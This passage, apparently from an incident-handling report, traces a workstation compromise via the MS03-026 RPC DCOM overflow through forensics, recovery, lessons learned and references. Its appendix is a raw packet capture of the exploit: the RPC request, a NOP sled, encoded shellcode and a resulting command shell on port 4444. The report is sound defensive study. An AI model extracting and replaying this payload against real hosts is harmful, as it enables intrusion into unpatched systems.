
*C:\>**lads c:\ /s***

LADS - Freeware version 3.21
(C) Copyright 1998-2003 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!

Scanning directory C:\ with subdirectories

size	*ADS in file*
59392	*C:\tmp\log.txt:backup.exe*

Figure 5.3



The most damaging discovery comes after investigating the "Corporate Goals" share on the victim's computer. As it turns out, this share contains company sensitive information detailing the technical design of the company's new widget. If this information were to get into the hands of their competition it could prove very damaging. It is not clear yet if these files were accessed by the attacker. Further forensics analysis will be performed to determine the access times of these files and compare this to the intrusion timeline. The incident handler knows the IDS sensor was tripped at 09:30 for the Microsoft RPC DCOM exploit and the victim's computer was vulnerable to that exploit. He also knows the user did not access his computer until 13:05 that day. If it is determined these files were accessed between 09:30 and 13:05 this day then "Houston we have a problem"!

5.4 Eradication and Recovery

Now that the intrusion has been contained, the victim's computer systems will be rebuilt from a Ghost image. The security team feels a complete rebuild, via a Ghost image, is the best course of action because they are not confident they have determined every possible backdoor the attacker could have placed on the system. The Ghost image contains all of the latest Microsoft security patches. This will bring the computer system back to a "known good" state. This

will protect against the root cause of the incident, which was a failure to keep up to date with the latest security patches, in particular MS03-026. Once the computer system is brought back online the security team verifies that the local security policy settings, anti-virus signatures and user accounts are as expected. It is assumed the user's password has been compromised and therefore the user password is changed. The system is then scanned for any and all vulnerabilities with a *Nessus* scanner, with all the latest signatures, and also the *Retina* DCOM scanner. The system is then configured with a different IP address and a Snort connection event is configured to watch all traffic destined to the victim's old IP address.

5.6 Lessons Learned

The security team has determined the victim's computer was compromised from an exploit targeting the Microsoft Windows RPD DCOM vulnerability. Since this computer was not patched with MS03-026 it was vulnerable to exploit. The victim computer belongs to an engineer from the Research and Development department and contained company sensitive data that was compromised by the attacker. Company X has shown numerous weaknesses in their information assurance policies and procedures. These weaknesses need to be addressed to ensure future intrusions are prevented minimized to the greatest extent possible. As a result of the incident analysis, the incident handlers propose the following recommendations to the IT department Manager:

- Tighten down the firewall ACLs. All Microsoft ports need to be denied inbound. If this cannot be accomplished until the VPN solution is complete, then the firewall ACLs should be restricted to specific destinations IP addresses that are fully patched.

- Perform a thorough vulnerability assessment of the entire corporate network.

- Deploy a Microsoft Software Update Services (SUS) server to help ensure all computers are properly patched.

- Investigate a host based firewall deployment to all corporate computer systems with centralized control and logging.

- Put emphasis on completing the companies VPN solution. Ensure all computer systems are configured with VPN clients and force remote access into the VPN concentrator. This will enable the firewall rulesets to be tightened down and force authentication via a protocol that is not subject to as many exploits as the Microsoft RPC protocol.

- Investigate data control procedures of any company sensitive information. Special safeguards and procedures should be used when the data is sensitive in nature

- Continue to investigate the identity of the attacker. This can be accomplished by working with the ISP's involved and local law enforcement. Pursue legal action against the attacker.

The most damaging result of this intrusion is the loss of company sensitive information. This could potentially have long lasting effects on the company's bottom line, and even the future of the company. It is with this in mind that greater emphasis should be placed on good network security practices from all of Company X's employees. This emphasis needs to be supported from the higher levels of the organization and not just the IT department. With top-level support, additional resources can be allocated, if need be, to focus on the implementation of the above recommendations and ultimately reducing the risk of future intrusions.

REFERENCES:

CyberAtlas Staff, "Population Explosion", September 22, 2003, URL:http://cyberatlas.internet.com/big_picture/geographics/article/0,1323,5911_151151,00.html

CyberAtlas Staff, "Windows XP Rules Global OS Market", May 14, 2003, URL:http://cyberatlas.internet.com/big_picture/applications/article/0,,1301_2205811,00.html

Flashsky, "The Analysis of LSD's Buffer Overrun in Windows RPC Interface", July 25, 2003, URL: http://www.xfocus.org/documents/200307/2.html

Moore, H. D., "dcom.c", URL: http://www.metasploit.com/

Microsoft, Microsoft Security Bulletin MS03-026, "Buffer Overrun In RPC Interface Could Allow Code Execution", Microsoft Knowledge Base Article (823980), Originally posted: July 16, 2003, Revised: September 10, 2003), URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

Microsoft MSDN, "CoGetInstanceFrom File Function", URL:http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/cmf_a2c_765h.asp

Common Vulnerabilities and Exposures (CVE), "CAN-2003-0352", May 28, 2003, URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0352

SecurityFocus, "Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability", July 16, 2003, URL:http://www.securityfocus.com/bid/8205/info/

The Last stage of Delirium Research Group, "Buffer Overrun In Windows RPC Interface", July 16, 2003, URL: http://lsd-pl.net/special.html

Internet Storm Center Staff, "Top Attacked Ports", December 23, 2003, URL:http://isc.incidents.org/index.html?type=1

Originally developed by Mike D. Schiffman and David Goldsmith, Firewalk version 5.0, URL: www.packetfactory.net/firewalk

Microsoft (R) KB824146 Scanner Version 1.00.0249 for 80x86
Copyright (c) Microsoft Corporation 2003, October 7, 2003, URL: http://www.microsoft.com/downloads/details.aspx?FamilyId=13AE421B-7BAB-41A2-843B-FAD838FE472E&displaylang=en

Frank Heyne Software, LADS - Freeware version 3.21 , (C) Copyright 1998-2003 URL:http://www.heysoft.de

Lauritsen, Jesper, ELSave.exe vervion 0.4, URL: http://www.ibt.ku.dk/jesper/ELSave/

GFI Software Ltd. LANguard Network Scanner Version: 2.0, URL:www.gfi.com

Retina DCOM Scanner Version: 1.1.1 from eEye Digital Security, URL:www.eeye.com

WinZip Computing, Inc. 1991-2000 , WinZip(R) Command Line Support Add-On Version 1.0 (Build 3181), URL:http://www.winzip.com

RealVNC Ltd., VNC version 3.3.7, URL: http://www.realvnc.com/download.html

@stake, Netcat version 1.1, URL:http://www.atstake.com/research/tools/network_utilities/

Jordan Ritter, enum version 1.0, URL: http://www.darkridge.com/~jpr5/code.shtml

Insecure.org, nmap security scanner version 3.3.0, URL: http://www.insecure.org/nmap/nmap_download.html

Loss, Dirk, Copyright (c) 2003, F.I.R.E revision 2, URL: http://biatchux.dmzs.com/?section=main

William Stearns, " Introduction to Netcat.v0.80 ", URL: http://www.ists.dartmouth.edu/IRIA/knowledge_base/linuxinfo/nc-intro.v0.80.htm

web.drew@overt.org, "How to install VNC via a remote command prompt on a Windows 2000 computer", URL: http://guh.nu/projects/vnc/

APPENDIX A: TCPDUMP Capture of the DCOM RPC Overflow Discovered by LSD and written by H. D. Moore at metasploit.com

```
18:50:02.611474 192.168.245.129.32770 > 192.168.245.128.135: S [tcp sum ok]
316789829:316789829(0) win 5840 <mss 1460,sackOK,timestamp 37863
0,nop,wscale 0> (DF) (ttl 64, id 18338, len 60)
0x0000          4500 003c 47a2 4000 4006 86c6 c0a8 f581     E..<G.@.@.......
0x0010          c0a8 f580 8002 0087 12e1 d445 0000 0000     ...........E....
0x0020          a002 16d0 c94b 0000 0204 05b4 0402 080a     .....K..........
0x0030          0000 93e7 0000 0000 0103 0300               ............
18:50:02.619087 192.168.245.128.135 > 192.168.245.129.32770: S [tcp sum ok]
1649887687:1649887687(0) ack 316789830 win 17520 <mss 1460,nop,wscale
0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF) (ttl 128, id 97, len 64)
0x0000          4500 0040 0061 4000 8006 8e03 c0a8 f580     E..@.a@.........
0x0010          c0a8 f581 0087 8002 6257 49c7 12e1 d446     ........bWI....F
0x0020          b012 4470 715d 0000 0204 05b4 0103 0300     ..Dpq]..........
0x0030          0101 080a 0000 0000 0000 0000 0101 0402     ................
18:50:02.623679 192.168.245.129.32770 > 192.168.245.128.135: . [tcp sum ok]
1:1(0) ack 1 win 5840 <nop,nop,timestamp 37864 0> (DF) (ttl 64, id 18339, len
52)
0x0000          4500 0034 47a3 4000 4006 86cd c0a8 f581     E..4G.@.@.......
0x0010          c0a8 f580 8002 0087 12e1 d446 6257 49c8     ...........FbWI.
0x0020          8010 16d0 4be0 0000 0101 080a 0000 93e8     ....K...........
0x0030          0000 0000                                   ....
18:50:02.624385 192.168.245.129.32770 > 192.168.245.128.135: P [tcp sum ok]
1:73(72) ack 1 win 5840 <nop,nop,timestamp 37864 0> (DF) (ttl 64, id 18340, len
124)
0x0000          4500 007c 47a4 4000 4006 8684 c0a8 f581     E..|G.@.@.......
0x0010          c0a8 f580 8002 0087 12e1 d446 6257 49c8     ...........FbWI.
0x0020          8018 16d0 02a7 0000 0101 080a 0000 93e8     ................
0x0030          0000 0000 0500 0b03 1000 0000 4800 0000     ............H...
0x0040          7f00 0000 d016 d016 0000 0000 0100 0000     ................
0x0050          0100 0100 a001 0000 0000 0000 c000 0000     ................
0x0060          0000 0046 0000 0000 045d 888a eb1c c911     ...F.....]......
0x0070          9fe8 0800 2b10 4860 0200 0000               ....+.H`....
18:50:02.637920 192.168.245.128.135 > 192.168.245.129.32770: P [tcp sum ok]
1:61(60) ack 73 win 17448 <nop,nop,timestamp 2907 37864> (DF) (ttl 128, id 98,
len 112)
0x0000          4500 0070 0062 4000 8006 8dd2 c0a8 f580     E..p.b@.........
0x0010          c0a8 f581 0087 8002 6257 49c8 12e1 d48e     ........bWI.....
0x0020          8018 4428 d65a 0000 0101 080a 0000 0b5b     ..D(.Z.........[
0x0030          0000 93e8 0500 0c03 1000 0000 3c00 0000     ............<...
0x0040          7f00 0000 d016 d016 c071 0100 0400 3133     .........q....13
0x0050          3500 3500 0100 0000 0000 0000 045d 888a     5.5.........]..
0x0060          eb1c c911 9fe8 0800 2b10 4860 0200 0000     ........+.H`....
```

```
18:50:02.642026 192.168.245.129.32770 > 192.168.245.128.135: . [tcp sum ok]
73:73(0) ack 61 win 5840 <nop,nop,timestamp 37865 2907> (DF) (ttl 64, id
18341, len 52)
0x0000          4500 0034 47a5 4000 4006 86cb c0a8 f581    E..4G.@.@.......
0x0010          c0a8 f580 8002 0087 12e1 d48e 6257 4a04    ............bWJ.
0x0020          8010 16d0 4000 0000 0101 080a 0000 93e9    ....@...........
0x0030          0000 0b5b                                  ...[
18:50:02.642327 192.168.245.129.32770 > 192.168.245.128.135: . [tcp sum ok]
73:1521(1448) ack 61 win 5840 <nop,nop,timestamp 37866 2907> (DF) (ttl 64, id
18342, len 1500)
0x0000          4500 05dc 47a6 4000 4006 8122 c0a8 f581    E...G.@.@.."....
0x0010          c0a8 f580 8002 0087 12e1 d48e 6257 4a04    ............bWJ.
0x0020          8010 16d0 3ce2 0000 0101 080a 0000 93ea    ....<...........
0x0030          0000 0b5b 0500 0003 1000 0000 a806 0000    ...[............
0x0040          e500 0000 9006 0000 0100 0400 0500 0600    ................
0x0050          0100 0000 0000 0000 3224 58fd cc45 6449    ........2$X..EdI
0x0060          b070 ddae 742c 96d2 605e 0d00 0100 0000    .p..t,..`^......
0x0070          0000 0000 705e 0d00 0200 0000 7c5e 0d00    ....p^......|^..
0x0080          0000 0000 1000 0000 8096 f1f1 2a4d ce11    ............*M..
0x0090          a66a 0020 af6e 72f4 0c00 0000 4d41 5242    .j...nr.....MARB
0x00a0          0100 0000 0000 0000 0df0 adba 0000 0000    ................
0x00b0          a8f4 0b00 2006 0000 2006 0000 4d45 4f57    ............MEOW
0x00c0          0400 0000 a201 0000 0000 0000 c000 0000    ................
0x00d0          0000 0046 3803 0000 0000 0000 c000 0000    ...F8...........
0x00e0          0000 0046 0000 0000 f005 0000 e805 0000    ...F............
0x00f0          0000 0000 0110 0800 cccc cccc c800 0000    ................
0x0100          4d45 4f57 e805 0000 d800 0000 0000 0000    MEOW............
0x0110          0200 0000 0700 0000 0000 0000 0000 0000    ................
0x0120          0000 0000 0000 0000 c428 cd00 6429 cd00    .........(..d)..
0x0130          0000 0000 0700 0000 b901 0000 0000 0000    ................
0x0140          c000 0000 0000 0046 ab01 0000 0000 0000    .......F........
0x0150          c000 0000 0000 0046 a501 0000 0000 0000    .......F........
0x0160          c000 0000 0000 0046 a601 0000 0000 0000    .......F........
0x0170          c000 0000 0000 0046 a401 0000 0000 0000    .......F........
0x0180          c000 0000 0000 0046 ad01 0000 0000 0000    .......F........
0x0190          c000 0000 0000 0046 aa01 0000 0000 0000    .......F........
0x01a0          c000 0000 0000 0046 0700 0000 6000 0000    .......F....`...
0x01b0          5800 0000 9000 0000 4000 0000 2000 0000    X.......@.......
0x01c0          3803 0000 3000 0000 0100 0000 0110 0800    8...0...........
0x01d0          cccc cccc 5000 0000 4fb6 8820 ffff ffff    ....P...O.......
0x01e0          0000 0000 0000 0000 0000 0000 0000 0000    ................
0x01f0          0000 0000 0000 0000 0000 0000 0000 0000    ................
0x0200          0000 0000 0000 0000 0000 0000 0000 0000    ................
0x0210          0000 0000 0000 0000 0000 0000 0000 0000    ................
0x0220          0000 0000 0000 0000 0000 0000 0110 0800    ................
0x0230          cccc cccc 4800 0000 0700 6600 0609 0200    ....H.....f.....
```

```
0x0240   0000 0000 c000 0000 0000 0046 1000 0000   .........F....
0x0250   0000 0000 0000 0000 0100 0000 0000 0000   ................
0x0260   7819 0c00 5800 0000 0500 0600 0100 0000   x...X...........
0x0270   70d8 9893 984f d211 a93d be57 b200 0000   p....O...=.W....
0x0280   3200 3100 0110 0800 cccc cccc 8000 0000   2.1.............
0x0290   0df0 adba 0000 0000 0000 0000 0000 0000   ................
0x02a0   0000 0000 1843 1400 0000 0000 6000 0000   .....C......`...
0x02b0   6000 0000 4d45 4f57 0400 0000 c001 0000   `...MEOW........
0x02c0   0000 0000 c000 0000 0000 0046 3b03 0000   .........F;...
0x02d0   0000 0000 c000 0000 0000 0046 0000 0000   .........F....
0x02e0   3000 0000 0100 0100 81c5 1703 800e e94a   0..............J
0x02f0   9999 f18a 506f 7a85 0200 0000 0000 0000   ....Poz.........
0x0300   0000 0000 0000 0000 0000 0000 0000 0000   ................
0x0310   0100 0000 0110 0800 cccc cccc 3000 0000   ............0...
0x0320   7800 6e00 0000 0000 d8da 0d00 0000 0000   x.n.............
0x0330   0000 0000 202f 0c00 0000 0000 0000 0000   ...../..........
0x0340   0300 0000 0000 0000 0300 0000 4600 5800   ............F.X.
0x0350   0000 0000 0110 0800 cccc cccc 1000 0000   ................
0x0360   3000 2e00 0000 0000 0000 0000 0000 0000   0...............
0x0370   0000 0000 0110 0800 cccc cccc 6800 0000   ............h...
0x0380   0e00 ffff 688b 0b00 0200 0000 0000 0000   ....h...........
0x0390   0000 0000 8601 0000 0000 0000 8601 0000   ................
0x03a0   5c00 5c00 4600 5800 4e00 4200 4600 5800   \.\.F.X.N.B.F.X.
0x03b0   4600 5800 4e00 4200 4600 5800 4600 5800   F.X.N.B.F.X.F.X.
0x03c0   4600 5800 4600 5800 9b2a f977 cce0 fd7f   F.X.F.X..*.w....
0x03d0   cce0 fd7f 9090 9090 9090 9090 9090 9090   ................
0x03e0   9090 9090 9090 9090 9090 9090 9090 9090   ................
0x03f0   9090 9090 9090 9090 9090 9090 9090 9090   ................
0x0400   9090 9090 9090 9090 9090 9090 9090 9090   ................
0x0410   9090 9090 9090 9090 9090 9090 9090 9090   ................
0x0420   9090 9090 9090 9090 9090 9090 9090 9090   ................
0x0430   9090 9090 9090 9090 9090 9090 9090 9090   ................
0x0440   9090 9090 9090 9090 9090 9090 9090 9090   ................
0x0450   9090 9090 9090 9090 9090 9090 9090 9090   ................
0x0460   9090 9090 9090 9090 9090 9090 9090 9090   ................
0x0470   9090 9090 9090 9090 9090 90eb 195e 31c9   ............^1.
0x0480   81e9 89ff ffff 8136 80bf 3294 81ee fcff   .......6..2.....
0x0490   ffff e2f2 eb05 e8e2 ffff ff03 5306 1f74   ............S..t
0x04a0   5775 9580 bfbb 927f 895a 1ace b1de 7ce1   Wu.......Z....|.
0x04b0   be32 9409 f93a 6bb6 d79f 4d85 71da c681   .2...:k...M.q...
0x04c0   bf32 1dc6 b35a f8ec bf32 fcb3 8d1c f0e8   .2...Z...2......
0x04d0   c841 a6df ebcd c288 3674 907f 895a e67e   .A......6t...Z.~
0x04e0   0c24 7cad be32 9409 f922 6bb6 d74c 4c62   .$|..2...."k..LLb
0x04f0   ccda 8a81 bf32 1dc6 abcd e284 d7f9 797c   .....2........y|
0x0500   84da 9a81 bf32 1dc6 a7cd e284 d7eb 9d75   .....2.........u
0x0510   12da 6a80 bf32 1dc6 a3cd e284 d796 8ef0   ..j..2..........
```

```
0x0520          78da 7a80 bf32 1dc6 9fcd e284 d796 39ae    x.z..2........9.
0x0530          56da 4a80 bf32 1dc6 9bcd e284 d7d7 dd06    V.J..2..........
0x0540          f6da 5a80 bf32 1dc6 97cd e284 d7d5 ed46    ..Z..2.........F
0x0550          c6da 2a80 bf32 1dc6 9301 6b01 53a2 9580    ..*..2....k.S...
0x0560          bf66 fc81 be32 947f e92a c4d0 ef62 d4d0    .f...2...*...b..
0x0570          ff62 6bd6 a3b9 4cd7 e85a 9680 ae6e 1f4c    .bk...L..Z...n.L
0x0580          d524 c5d3 4064 b4d7 eccd c2a4 e863 c77f    .$..@d.......c..
0x0590          e91a 1f50 d757 ece5 bf5a f7ed db1c 1de6    ...P.W...Z......
0x05a0          8fb1 78d4 320e b0b3 7f01 5d03 7e27 3f62    ..x.2.....].~'?b
0x05b0          42f4 d0a4 af76 6ac4 9b0f 1dd4 9b7a 1dd4    B....vj......z..
0x05c0          9b7e 1dd4 9b62 19c4 9b22 c0d0 ee63 c5ea    .~...b..."...c..
0x05d0          be63 c57f c902 c57f e922 1f4c              .c.......".L
18:50:02.642771 192.168.245.129.32770 > 192.168.245.128.135: P [tcp sum ok]
1521:1777(256) ack 61 win 5840 <nop,nop,timestamp 37866 2907> (DF) (ttl 64,
id 18343, len 308)
0x0000          4500 0134 47a7 4000 4006 85c9 c0a8 f581    E..4G.@.@.......
0x0010          c0a8 f580 8002 0087 12e1 da36 6257 4a04    ...........6bWJ.
0x0020          8018 16d0 9e6b 0000 0101 080a 0000 93ea    .....k..........
0x0030          0000 0b5b d5cd 6bb1 4064 980b 7765 6bd6    ...[..k.@d..wek.
0x0040          93cd c294 ea64 f021 8f32 9480 3af2 ec8c    .....d.!.2..:...
0x0050          3472 980b cf2e 390b d73a 7f89 3472 a00b    4r....9..:..4r..
0x0060          178a 9480 bfb9 51de e2f0 9080 ec67 c2d7    ......Q......g..
0x0070          345e b098 3477 a80b eb37 ec83 6ab9 de98    4^..4w...7..j...
0x0080          3468 b483 62d1 a6c9 3406 1f83 4a01 6b7c    4h..b...4...J.k|
0x0090          8cf2 38ba 7b46 9341 703f 9778 54c0 affc    ..8.{F.Ap?.xT...
0x00a0          9b26 e161 3468 b083 6254 1f8c f4b9 ce9c    .&.a4h..bT......
0x00b0          bcef 1f84 3431 516b bd01 540b 6a6d cadd    ....41Qk..T.jm..
0x00c0          e4f0 9080 2fa2 0400 5c00 4300 2400 5c00    ..../...\.C.$.\.
0x00d0          3100 3200 3300 3400 3500 3600 3100 3100    1.2.3.4.5.6.1.1.
0x00e0          3100 3100 3100 3100 3100 3100 3100 3100    1.1.1.1.1.1.1.1.
0x00f0          3100 3100 3100 3100 3100 2e00 6400 6f00    1.1.1.1.1...d.o.
0x0100          6300 0000 0110 0800 cccc cccc 2000 0000    c...............
0x0110          3000 2d00 0000 0000 882a 0c00 0200 0000    0.-......*......
0x0120          0100 0000 288c 0c00 0100 0000 0700 0000    ....(...........
0x0130          0000 0000                                  ....
18:50:02.642957 192.168.245.129.32770 > 192.168.245.128.135: F [tcp sum ok]
1777:1777(0) ack 61 win 5840 <nop,nop,timestamp 37866 2907> (DF) (ttl 64, id
18344, len 52)
0x0000          4500 0034 47a8 4000 4006 86c8 c0a8 f581    E..4G.@.@.......
0x0010          c0a8 f580 8002 0087 12e1 db36 6257 4a04    ...........6bWJ.
0x0020          8011 16d0 3956 0000 0101 080a 0000 93ea    ....9V..........
0x0030          0000 0b5b                                  ...[
18:50:02.645271 192.168.245.128.135 > 192.168.245.129.32770: . [tcp sum ok]
61:61(0) ack 1778 win 17520 <nop,nop,timestamp 2907 37864> (DF) (ttl 128, id
99, len 52)
0x0000          4500 0034 0063 4000 8006 8e0d c0a8 f580    E..4.c@.........
```

```
0x0010          c0a8 f581 0087 8002 6257 4a04 12e1 db37      ........bWJ....7
0x0020          8010 4470 0bb8 0000 0101 080a 0000 0b5b      ..Dp...........[
0x0030          0000 93e8                                    ....
18:50:02.649875 192.168.245.128.135 > 192.168.245.129.32770: F [tcp sum ok]
61:61(0) ack 1778 win 17520 <nop,nop,timestamp 2907 37864> (DF) (ttl 128, id
100, len 52)
0x0000          4500 0034 0064 4000 8006 8e0c c0a8 f580      E..4.d@.........
0x0010          c0a8 f581 0087 8002 6257 4a04 12e1 db37      ........bWJ....7
0x0020          8011 4470 0bb7 0000 0101 080a 0000 0b5b      ..Dp...........[
0x0030          0000 93e8                                    ....
18:50:02.651420 192.168.245.129.32770 > 192.168.245.128.135: . [tcp sum ok]
1778:1778(0) ack 62 win 5840 <nop,nop,timestamp 37867 2907> (DF) (ttl 255, id
0, len 52)
0x0000          4500 0034 0000 4000 ff06 0f70 c0a8 f581      E..4..@....p....
0x0010          c0a8 f580 8002 0087 12e1 db37 6257 4a05      ...........7bWJ.
0x0020          8010 16d0 3954 0000 0101 080a 0000 93eb      ....9T..........
0x0030          0000 0b5b                                    ...[
18:50:03.676180 192.168.245.129.32771 > 192.168.245.128.4444: S [tcp sum
ok] 317536782:317536782(0) win 5840 <mss 1460,sackOK,timestamp 37967
0,nop,wscale 0> (DF) (ttl 64, id 44609, len 60)
0x0000          4500 003c ae41 4000 4006 2027 c0a8 f581      E..<.A@.@..'....
0x0010          c0a8 f580 8003 115c 12ed 3a0e 0000 0000      .......\..:.....
0x0020          a002 16d0 5239 0000 0204 05b4 0402 080a      ....R9..........
0x0030          0000 944f 0000 0000 0103 0300                ...O........
18:50:03.676464 192.168.245.128.4444 > 192.168.245.129.32771: S [tcp sum
ok] 1650193961:1650193961(0) ack 317536783 win 17520 <mss
1460,nop,wscale 0,nop,nop,timestamp 0 0,nop,nop,sackOK> (DF) (ttl 128, id
101, len 64)
0x0000          4500 0040 0065 4000 8006 8dff c0a8 f580      E..@.e@.........
0x0010          c0a8 f581 115c 8003 625b f629 12ed 3a0f      .....\..b[.)..:.
0x0020          b012 4470 4e4c 0000 0204 05b4 0103 0300      ..DpNL..........
0x0030          0101 080a 0000 0000 0000 0000 0101 0402      ................
18:50:03.677067 192.168.245.129.32771 > 192.168.245.128.4444: . [tcp sum
ok] 1:1(0) ack 1 win 5840 <nop,nop,timestamp 37967 0> (DF) (ttl 64, id 44610,
len 52)
0x0000          4500 0034 ae42 4000 4006 202e c0a8 f581      E..4.B@.@.......
0x0010          c0a8 f580 8003 115c 12ed 3a0f 625b f62a      .......\..:.b[.*
0x0020          8010 16d0 2868 0000 0101 080a 0000 944f      ....(h.........O
0x0030          0000 0000                                    ....
18:50:03.751614 192.168.245.128.4444 > 192.168.245.129.32771: P [tcp sum
ok] 1:43(42) ack 1 win 17520 <nop,nop,timestamp 2918 37967> (DF) (ttl 128, id
102, len 94)
0x0000          4500 005e 0066 4000 8006 8de0 c0a8 f580      E..^.f@.........
0x0010          c0a8 f581 115c 8003 625b f62a 12ed 3a0f      .....\..b[.*..:.
0x0020          8018 4470 25a9 0000 0101 080a 0000 0b66      ..Dp%..........f
0x0030          0000 944f 4d69 6372 6f73 6f66 7420 5769      ...OMicrosoft.Wi
```

```
0x0040          6e64 6f77 7320 3230 3030 205b 5665 7273    ndows.2000.[Vers
0x0050          696f 6e20 352e 3030 2e32 3139 355d         ion.5.00.2195]
18:50:03.753637 192.168.245.129.32771 > 192.168.245.128.4444: . [tcp sum
ok] 1:1(0) ack 43 win 5840 <nop,nop,timestamp 37975 2918> (DF) (ttl 64, id
44611, len 52)
0x0000          4500 0034 ae43 4000 4006 202d c0a8 f581    E..4.C@.@..-....
0x0010          c0a8 f580 8003 115c 12ed 3a0f 625b f654    .......\..:.b[.T
0x0020          8010 16d0 1cd0 0000 0101 080a 0000 9457    ...............W
0x0030          0000 0b66                                  ...f
18:50:03.753815 192.168.245.128.4444 > 192.168.245.129.32771: P [tcp sum
ok] 43:45(2) ack 1 win 17520 <nop,nop,timestamp 2918 37975> (DF) (ttl 128, id
103, len 54)
0x0000          4500 0036 0067 4000 8006 8e07 c0a8 f580    E..6.g@.........
0x0010          c0a8 f581 115c 8003 625b f654 12ed 3a0f    .....\..b[.T..:.
0x0020          8018 4470 e21b 0000 0101 080a 0000 0b66    ..Dp...........f
0x0030          0000 9457 0d0a                             ...W..
18:50:03.755228 192.168.245.129.32771 > 192.168.245.128.4444: . [tcp sum
ok] 1:1(0) ack 45 win 5840 <nop,nop,timestamp 37975 2918> (DF) (ttl 64, id
44612, len 52)
0x0000          4500 0034 ae44 4000 4006 202c c0a8 f581    E..4.D@.@..,....
0x0010          c0a8 f580 8003 115c 12ed 3a0f 625b f656    .......\..:.b[.V
0x0020          8010 16d0 1cce 0000 0101 080a 0000 9457    ...............W
0x0030          0000 0b66                                  ...f
18:50:03.755510 192.168.245.128.4444 > 192.168.245.129.32771: P [tcp sum
ok] 45:86(41) ack 1 win 17520 <nop,nop,timestamp 2918 37975> (DF) (ttl 128, id
104, len 93)
0x0000          4500 005d 0068 4000 8006 8ddf c0a8 f580    E..].h@.........
0x0010          c0a8 f581 115c 8003 625b f656 12ed 3a0f    .....\..b[.V..:.
0x0020          8018 4470 b30a 0000 0101 080a 0000 0b66    ..Dp...........f
0x0030          0000 9457 2843 2920 436f 7079 7269 6768    ...W(C).Copyrigh
0x0040          7420 3139 3835 2d32 3030 3020 4d69 6372    t.1985-2000.Micr
0x0050          6f73 6f66 7420 436f 7270 2e0d 0a           osoft.Corp...
18:50:03.756792 192.168.245.129.32771 > 192.168.245.128.4444: . [tcp sum
ok] 1:1(0) ack 86 win 5840 <nop,nop,timestamp 37975 2918> (DF) (ttl 64, id
44613, len 52)
0x0000          4500 0034 ae45 4000 4006 202b c0a8 f581    E..4.E@.@..+....
0x0010          c0a8 f580 8003 115c 12ed 3a0f 625b f67f    .......\..:.b[..
0x0020          8010 16d0 1ca5 0000 0101 080a 0000 9457    ...............W
0x0030          0000 0b66                                  ...f
18:50:03.757176 192.168.245.128.4444 > 192.168.245.129.32771: P [tcp sum
ok] 86:88(2) ack 1 win 17520 <nop,nop,timestamp 2918 37975> (DF) (ttl 128, id
105, len 54)
0x0000          4500 0036 0069 4000 8006 8e05 c0a8 f580    E..6.i@.........
0x0010          c0a8 f581 115c 8003 625b f67f 12ed 3a0f    .....\..b[....:.
0x0020          8018 4470 e1f0 0000 0101 080a 0000 0b66    ..Dp...........f
0x0030          0000 9457 0d0a                             ...W..
```

```
18:50:03.758342 192.168.245.129.32771 > 192.168.245.128.4444: . [tcp sum
ok] 1:1(0) ack 88 win 5840 <nop,nop,timestamp 37975 2918> (DF) (ttl 64, id
44614, len 52)
0x0000          4500 0034 ae46 4000 4006 202a c0a8 f581     E..4.F@.@..*....
0x0010          c0a8 f580 8003 115c 12ed 3a0f 625b f681     .......\..:.b[..
0x0020          8010 16d0 1ca3 0000 0101 080a 0000 9457     ...............W
0x0030          0000 0b66                                   ...f
18:50:03.758466 192.168.245.128.4444 > 192.168.245.129.32771: P [tcp sum
ok] 88:106(18) ack 1 win 17520 <nop,nop,timestamp 2918 37975> (DF) (ttl 128,
id 106, len 70)
0x0000          4500 0046 006a 4000 8006 8df4 c0a8 f580     E..F.j@.........
0x0010          c0a8 f581 115c 8003 625b f681 12ed 3a0f     .....\..b[....:.
